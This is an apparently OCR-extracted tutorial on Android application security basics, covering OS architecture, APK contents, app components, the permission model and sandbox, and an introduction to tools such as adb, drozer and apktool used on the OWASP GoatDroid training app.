
```
c:
cd
"C:\Users\Your_user_name\AppData\Local\Android\Sdk\emulator
"
emulator -avd Pixel_2_API_P
```

Please change the device name with your device name.

TAGS: EMULATOR ANDROID FOR PC, EMULATOR FOR ANDROID, EMULATOR FOR WINDOWS 10, EMULATOR IN ANDROID, EMULATOR ON ANDROID.

Part 2:- Understanding Android Operating System

Below is the Android's architecture diagram.



You might be familiar with some of the components in the above picture. Let's Start

Starting from the bottom we have Linux Kernel , Android is built up on the Linux Kernel. Linux is already being used extensively from so many years and it's kernel had received so many security patches. Linux Kernel provides basic system functionality like process management, memory management, device management like camera, keypad, display etc. Also, the kernel handles all the things that Linux is really good at such as networking and a vast array of device drivers, which take the pain out of interfacing to peripheral hardware.

What actually Linux Kernel Offers Android ?

As the base for a mobile computing environment, the Linux kernel provides Android with several key security features, including:-

- A user-based permissions model
- Process isolation
- Extensible mechanism for secure IPC
- The ability to remove unnecessary and potentially insecure parts of the kernel

As a multiuser operating system, a fundamental security objective of the Linux kernel is to isolate user resources from one another. The Linux security philosophy is to protect user resources from one another. Thus, Linux:


- Prevents user A from reading user B's files
- Ensures that user A does not exhaust user B's memory
- Ensures that user A does not exhaust user B's CPU resources
- Ensures that user A does not exhaust user B's devices (e.g. telephony, GPS, bluetooth)
- **Hardware Abstraction** Layer just gives Applications direct access to the Hardware resources.

- Moving on to the third part comes the Libraries , Android Runtime and Dalvik. The libraries shown in the image are very necessary without which application will not run like Webkit library is used for browsing the web , SQLite library is used for maintaining SQL database and so on.
- Dalvik Virtual Machine which is specifically designed by Android Open Source Project to execute application written for Android.Each app running in the Android Device has its own Dalvik Virtual Machine .
- Android Runtime (ART) is a alternative to Dalvik Virtual Machine which has been released with Android 4.4 as an experimental release,in Android Lollipop(5.0) it will completely replace Dalvik Virtual Machine.Major change in ART is because of Ahead-of-time(AOT) Compilation and Garbage Collection. In Ahead-of-time(AOT) Compilation ,android apps will be compiled when user installs them on their device whereas in the Dalvik used Just-in-time(JIT) compilation in which bytecode are compiled when user runs the app. Moving to the last one ,these are common.
  - **Application Framework**
  - The Application Framework layer provides many higher-level services to applications in the form of Java classes. Application developers are allowed to make use of these services in their applications.

Part 3:- Android Application Fundamentals

In the last post i have introduced you to Android Architecture and also explained various layers in that but i haven't discussed about the Top most layer i.e "Applications". So in this post i will be talking about Android Application and their functioning keeping security in mind.

Android apps are written in the Java programming language. The Android SDK tools compile your code—along with any data and resource files—into an APK: an Android package, which is an archive file with an .apk suffix. One APK file contains all the contents of an Android app and is the file that Android-powered devices use to install the app.



An **APK** file is an Archive that usually contains the following directories:

- AndroidManifest.xml: The AndroidManifest.xml file is the control file that tells the system what to do with all the top-level components (specifically activities, services, broadcast receivers, and content providers described below) in an application. This also specifies which permissions are required. This file may be in Android binary XML that can be converted into human-readable plaintext XML with tools such as android-apktool, or Androguard which we will cover in the upcoming post.
- META-INF directory:
- MANIFEST.MF: the Manifest File
- CERT.RSA: The certificate of the application.

CERT.SF: The list of resources and SHA-1 digest of the corresponding lines in the MANIFEST.MF file.

- lib: the directory containing the compiled code that is specific to a software layer of a processor, the directory is split into more directories within it:
- armeabi: compiled code for all ARM based processors only
- armeabi-v7a: compiled code for all ARMv7 and above based processors only
- x86: compiled code for X86
- mips: compiled code for MIPS processors only
- res: the directory containing resources not compiled into resources.arsc (see below).
- assets: a directory containing applications assets, which can be retrieved by AssetManager.
- classes.dex: The classes compiled in the dex file format understandable by the Dalvik virtual machine
- resources.arsc: a file containing precompiled resources, such as binary XML for example.

App components are the essential building blocks of an Android app. Each component is a different point through which the system can enter your app. Not all components are actual entry points for the user and some depend on each other, but each one exists as its own entity and plays a specific role—each one is a unique building block that helps define your app's overall behavior. You can skip the content given below if you are already familiar with them.There are following four components of app:-

Content Provider

- Content Provider component supplies data from one application to others on request.
- You can store the data in the file system, an SQLite database, on the web, or any other persistent storage location your app can access.
- Through the content provider, other apps can query or even modify the data (if the content provider allows it).
- Content Provider is useful in cases when an app want to share data with another app.
- It is much similar like databases and has four methods.
- insert()
- update()
- delete()
- query()

Activity

To be simple an activity represents a single screen with a user interface. For Example,one activity for Login and another activity after login has been successful. It is kind of every new screen I will discuss more about it later when needed.

Services

- A service is a component that runs in the background to perform long-running operations or to perform work for remote processes.
- A service does not provide a user interface,neither component, such as an activity, can start the service and let it run or bind to it in order to interact with it.
- For example, a service might play music in the background while the user is in a different application, or it might fetch data over the network without blocking user interaction with an activity.

Android Application Security

Broadcast Receiver

- A broadcast receiver is a component that responds to system-wide broadcast announcements.
- Many broadcasts originate from the system—for example, a broadcast announcing that the screen has turned off, the battery is low, or a picture was captured.
- Apps can also initiate broadcasts—for example, to let other apps know that some data has been downloaded to the device and is available for them to use.
- Although broadcast receivers don't display a user interface, they may create a status bar notification to alert the user when a broadcast event occurs.
- More commonly, though, a broadcast receiver is just a "gateway" to other components and is intended to do a very minimal amount of work. For instance, it might initiate a service to perform some work based on the event.
- An application may register a receiver for the low battery message for example, and change its behavior based on that information.

Activating Components

- Three of the four component types—activities, services, and broadcast receivers—are activated by an asynchronous message called an intent.
- Intents bind individual components to each other at runtime (you can think of them as the messengers that request an action from other components), whether the component belongs to your app or to other.
- In the upcoming post we will be using Drozer which uses Intents to showcase the vulnerabilities.

Application Security Features by Android Operating System

Android Permission Model


By default there are some Protected API's in the Android Opertating System which can only be accessed by Operating System. The Protected APIs include

- Camera functions
- Location data (GPS)
- Bluetooth functions
- Telephony functions
- SMS/MMS functions
- Network/data connections

If a particular application needs access to any of the API then it need to mention that permission in AndroidManifest.xml file. You might have observed that when installing a particular application from Google Play Store it ask for several permissions needed,if you don't allow then app won't install. If that user agrees to grant those permissions then Android operating system gives access to that Protected API.

Below is the Permission Dialog while installing famous Subway Surfer Game.

Android Application Security



Did you ever thought ? why this game needs access to your Photos, Browsing History, User Accounts,Bookmarks,etc? Probably not but **you should**.

Application Signing

- Android requires that all apps be digitally signed with a certificate before they can be installed. Android uses this certificate to identify the author of an app.

Android Application Security

- To run application on the device ,it should be signed.When application is installed on to an device then package manager verifies that whether the application has been properly signed with the certificate in the apk file or not.
- Application can be self signed or can be signed through CA.
- Application signing ensures that one application can't access any other application except through well-defined IPC and also that it is passed unmodified to the device.

Application Verification

- Android 4.2 and later support application verification. Users can choose to enable "Verify Apps" and have applications evaluated by an application verifier prior to installation.
- App verification can alert the user if they try to install an app that might be harmful; if an application is especially bad, it can block installation.

Android Sandbox

Once installed on a device, each Android app lives in its own security sandbox: – The Android operating system is a multi-user Linux system in which each app is a different user.

- By default, the system assigns each app a unique Linux user ID (the ID is used only by the system and is unknown to the app). The system sets permissions for all the files in an app so that only the user ID assigned to that app can access them.
- Each process has its own virtual machine (VM), so an app's code runs in isolation from other apps.
- By default, every app runs in its own Linux process. Android starts the process when any of the app's components need to be executed, then shuts down the process when it's no longer needed or when the system must recover memory for other apps.

In this way, the Android system implements the principle of least privilege, that is each app by default has access only to the components that it requires to do its work and no more. This creates a very secure environment in which an app cannot access parts of the system for which it is not having permission. As every Android app runs in its own sandbox environment and cannot affect other apps by default but two apps can have same Linux User ID and can also share the same Dalvik VM if they are signed with the same Certificate.


Part 4:- Get to know about your Arsenals

For all the demos below i have used FourGoats Application from OWASP-Goatdroid-Project. You can download from here


Android Debug Bridge

Below i have described must know methods of adb but i would recommend you to go through ADB Documentation to gain a better understanding of it.


- adb devices – It Prints a list of all attached emulator/device instances.



- adb install
  - It is used to install an apk file in to an Emulated/Connected Device. We will be pushing apk which we have downloaded above.




- adb pull – It is used to fetch some data from Emulated device(remote) to local host(local).




- adb push – It is used to push some data from local host(local) to Emulated Device(remote).Similarly we can also push file to the device.

- adb forward – Forwards socket connections from a specified local port to a specified remote port on the emulator/device instance.



- adb shell – Adb provides a Unix shell that you can use to run a variety of commands on an emulator or connected device.



Although there are some other utilities, Activity Manager(am) and Package Manager(pm) in adb shell. But we will use drozer for the same commands just because drozer offers to do task simply.

Android Application Security

Drozer


Drozer allows you to search for security vulnerabilities in apps and devices **by assuming the role of an app** and interacting with the Dalvik VM, other apps' Inter Process Communication(IPC) endpoints and the underlying OS.

As Drozer is a very important tool in Android Application Security Assessment, i have written a seperate post for it.

Firing Drozer

Apktool Usage

- Type **apktool** in the Appie and it will list the default options of apktool.



Mainly we will be decoding an APK file for that we need to run **apktool d filename.apk**. After running that , it will create a folder in the same directory with decompiled files in it**.**

```
C:\Users\Aditya\Desktop\Pentesting
λ ls
OWASP GoatDroid- FourGoats Android App.apk

C:\Users\Aditya\Desktop\Pentesting
λ apktool d "OWASP GoatDroid- FourGoats Android App.apk"
I: Using Apktool 2.0.0-RC2 on OWASP GoatDroid- FourGoats Android App.apk
I: Loading resource table...
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: C:\Users\Aditya\apktool\framework\1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...

C:\Users\Aditya\Desktop\Pentesting
λ cd "OWASP GoatDroid- FourGoats Android App\

C:\Users\Aditya\Desktop\Pentesting\OWASP GoatDroid- FourGoats Android App
λ ls
AndroidManifest.xml  apktool.yml  original  res  smali
```


dex2jar Usage

- dex2jar is mainly used to convert an APK file in to a jar file containing reconstructed source code.
  dex2jar filename.apk command will convert the APK file in to a jar file.

